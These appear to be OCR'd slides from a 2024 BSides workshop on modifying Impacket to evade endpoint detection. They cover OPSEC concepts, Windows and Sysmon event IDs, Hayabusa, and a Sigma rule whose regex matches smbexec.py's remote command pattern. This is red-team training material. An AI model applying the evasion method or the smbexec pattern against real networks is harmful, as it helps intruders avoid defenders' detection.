# Modifying Impacket for Better OPSEC


BSides Las Vegas

06 August 2024

# Workshop Agenda


- **Introduction**
- Background
- Modifying Defaults
- Command Execution
- Service Creation
- Credential Dumping

# Workshop Objectives





- Understand Common Indicators
- Modify Code to Address Indicators
- “Know Your Tools” Mantra
- Develop a Methodology

# What is OPSEC?

***Operational security*** is the **minimization of adversarial exposure, recognition, and reaction** to the existence of an operation.

- Matthew Monte, Network Exploitation and Attacks



# OPSEC + Tools

**A good operator knows their tools and has an idea of how the tool is accomplishing its objectives on their behalf. ----** Fortra

Beacon Command Behavior and OPSEC Considerations

# Main Points

**Understand what can be seen**

**Minimize exposure**


# Why Care?

- Red Teaming has gotten more difficult
- EDRs have improved
- Less tooling released publicly
- Need to develop this ability ourselves!

# Facing a Mature Adversary

- Disk Indicators
- Memory Indicators
- Process Indicators
- Network Indicators


**Understanding and Hiding your Operations**
**Daniel López Jiménez**




**ATTL4S Presentations**


# Facing a Mature Adversary

- **Disk Indicators**
- Memory Indicators
- **Process Indicators**
- Network Indicators



# Methodology

### 1 - Initial Test



Gain an understanding of what the tool does and how it works.


### 2 - Hypothesize

Identify items/ artifacts we think are causing the alerts.

### 3 - Research

Conduct research to support/ disprove the hypothesis.

### 4 - Experiment



Modify different aspects to avoid/ limit artifacts.

### 5 - Iterate

Re-test and validate whether indicators were avoided.


# Lab Introduction

- Topology
- Logging
- Sysmon
- Analysis Tools


# Workshop Access

- Access to the workshop VMs is provided via Apache Guacamole
- Navigate to the EC2 DNS address to access the login portal
  - Use the provided credentials
- Take a couple mins now and verify you can login
- Access the Guacamole menu:
  - *Ctrl+Alt+Shift*
- Copy/Paste to the VMs should work
  - Otherwise use the Guacamole menu

**Apache Guacamole Guide**





# Workshop Hosts



# Windows Event Logs

- Tracks user and system activities across the Windows environment
- Records information regarding:
  - Account logons
  - File and system access
  - System configuration changes
  - Process tracking
- Analyzing log data can help identify and investigate suspicious activities
- Assists in post-incident analysis to determine the scope and impact of a breach




# Event Log Reference

| Log | Event ID | Description |
|---|---|---|
| Security | 4624 | User logon, Type 2: Interactive, Type 3: Network, Type 10: Remote(RDP) |
| Security | 4634 | User logoff |
| Security | 4688 | New Process created: PID, Name, PPID, Command line? (if enabled) |
| Security | 4697 | A service was installed on the system (if enabled) |
| System | 7036 | A service was stopped or started |
| System | 7045 | Creation of a new service on the system |

# Sysmon

- Free utility included with Sysinternals Suite
- Complements Windows Event Logging
- Offers deep insights into:
  - process creations
  - network connections
  - file modifications
  - registry changes
- Installs a driver and runs as a service
- Highly customizable via config file




Sysmon Download

**Event Log Location:**

*Applications and Services Logs/Microsoft/Windows/Sysmon/Operational*

# Sysmon EID Reference

| Event ID | Description |
|---|---|
| 1 | Process Creation: logs the creation of a process, process name and command line. |
| 3 | Network Connection: logs when a process makes a connection to an IP/port |
| 7 | Image Loaded: monitors when an image or executable is loaded |
| 8 | Create Remote Thread: logs the creation of a remote thread in another process, |
| 11 | File Created: Tracks the creation of files |
| 17 | Named Pipe Created: logs the creation of a named pipe, the process creating it |

# Sysmon Config

- Sysmon configuration file created by Olaf Hartong
  - Using this configuration in the workshop lab
- Different configurations ranging from balanced to extremely verbose
- Recommended that users tune the configurations to their environment

```
<!-- Event ID 1 == Process Creation - Excludes -->
<RuleGroup groupRelation="or">
  <ProcessCreate onmatch="exclude">
    <Rule groupRelation="and">
      <Image condition="end with">AcroRd32.exe</Image>
      <CommandLine condition="contains any">/CR;channel=</CommandLine>
    </Rule>
    <Rule groupRelation="or">
      <Image condition="end with">C:\Program Files (x86)\Adobe\Acrobat DC\Acrobat\AcroCEF\AcroCEF.exe</Image>
      <ParentImage condition="end with">C:\Program Files (x86)\Common Files\Adobe\AdobeGCClient\AGSService.exe</ParentImag
      <Image condition="end with">C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe</Image>
```

**Sysmon Modular Download**

# Hayabusa

- Windows Forensics/Threat Hunting tool
  - Created by Yamato Security group
- Speeds up Event Log analysis
- Outputs JSON, HTML, CSV etc.
  - Easily imported into analysis tools
- Multiple commands:
  - csv-timeline
  - pivot-keywords-list
  - eid-metrics
  - computer-metrics

```
PS C:\Tools\hayabusa> .\hayabusa.exe help
Hayabusa v2.16.0 - FIRSTCON24 Release
Yamato Security (https://github.com/Yamato-Security/hayabusa - @SecurityYamato)

Usage:
  hayabusa.exe <COMMAND> [OPTIONS]
  hayabusa.exe help <COMMAND> or hayabusa.exe <COMMAND> -h

Commands:
  computer-metrics     Print computer name metrics
  csv-timeline         Save the timeline in CSV format
  eid-metrics          Print event ID metrics
  json-timeline        Save the timeline in JSON/JSONL format
  level-tuning         Tune alert levels (default: ./rules/config/level_tuning.txt)
  list-contributors    Print the list of contributors
  list-profiles        List the output profiles
  logon-summary        Print a summary of successful and failed logons
  pivot-keywords-list  Create a list of pivot keywords
  search               Search all events by keyword(s) or regular expression
  set-default-profile  Set default output profile
  update-rules         Update to the latest rules in the hayabusa-rules github repository
  help                 Print this message or the help of the given subcommand(s)
PS C:\Tools\hayabusa>
```

**Hayabusa GitHub**

# Sigma

- Released by Florian Roth in 2017
- YAML based, platform agnostic detection-rules framework
  - Allows defenders to more easily share detections
- Rules can be imported into many different SIEM tools: ELK, Splunk, etc.


Sigma HQ


# Sigma Primer

**Four Main Sections:**

1. **Metadata**
2. **Logsource**
3. **Detection**
4. **Level**

```yaml
title: Impacket SMBexec.py Execution (RedCanary Threat Detection Report)
id: 671651fd-62e1-48d7-b5e0-81b1746ec0dd
status: experimental
description: Detects execution from Impacket's smbexec.py. Part of the RedCanary 2023 Threat Detection Report.
references:
    - https://redcanary.com/threat-detection-report/threats/impacket/
author: RedCanary, Sigma formatting by Micah Babinski
date: 2023/05/10
tags:
    - attack.s0357
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\services.exe'
        Image|endswith: '\cmd.exe'
        CommandLine|re: '(?i)cmd.exe \/Q \/c echo cd \^> \\\\127.0.0.1\\[a-zA-Z]{1,}\$\\__output 2\^>\^&1 > .* & '
    condition: selection
falsepositives:
    - Unknown
level: low
```

# Workshop Agenda



README License Security

## Impacket

pypi v0.11.0 Build and test Impacket passing

FORTRA. Copyright (C) 2023 Fortra. All rights reserved.

Impacket was originally created by SecureAuth, and now maintained by Fortra's Core Security.


Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself. Packets can be constructed from scratch, as well as parsed from raw data, and the object-oriented API makes it simple to work with deep hierarchies of protocols. The library provides a set of tools as examples of what can be done within the context of this library.

### What protocols are featured?

- Ethernet, Linux "Cooked" capture.
- IP, TCP, UDP, ICMP, IGMP, ARP.
- IPv4 and IPv6 Support.
- NMB and SMB1, SMB2 and SMB3 (high-level implementations).

- Introduction
- **Background**
- Modifying Defaults
- Command Execution
- Service Creation
- Credential Dumping

# What is Impacket?



| Name | Last commit message |
|---|---|
| .. | |
| DumpNTLMInfo.py | Update DumpNTLMInfo.py: Allow non-defa |
| Get-GPPPassword.py | Updated Copyright to 2023 |
| GetADComputers.py | GetADComputers.py and readLAPS.py (#16 |
| GetADUsers.py | Updated Copyright to 2023 |
| GetLAPSPassword.py | Implement MS-GKDI and LAPSv2 password |
| GetNPUsers.py | Updated Copyright to 2023 |
| GetUserSPNs.py | Unicode fixes V1 (#1631) |
| addcomputer.py | Adds the creation of a new machine accour |
| atexec.py | Updated Copyright to 2023 |
| changepasswd.py | Display full help when invoked without para |
| dacledit.py | updated copyright notice |
| dcomexec.py | Updated Copyright to 2023 |
| describeTicket.py | [describeTicket.py] New example script: tick |
| dpapi.py | Added CREDHIST support (#1564) |
| esentutl.py | Updated Copyright to 2023 |
| exchanger.py | Updated Copyright to 2023 |

**Impacket GitHub**

## Comprehensive Toolkit

Collection of Python classes for working with network protocols: IP, TCP, UDP, ICMP, SMB, MSRPC, NTP, etc.

## Creators/Maintainers

Created by SecureAuth but now maintained by Fortra, formerly HelpSystems.

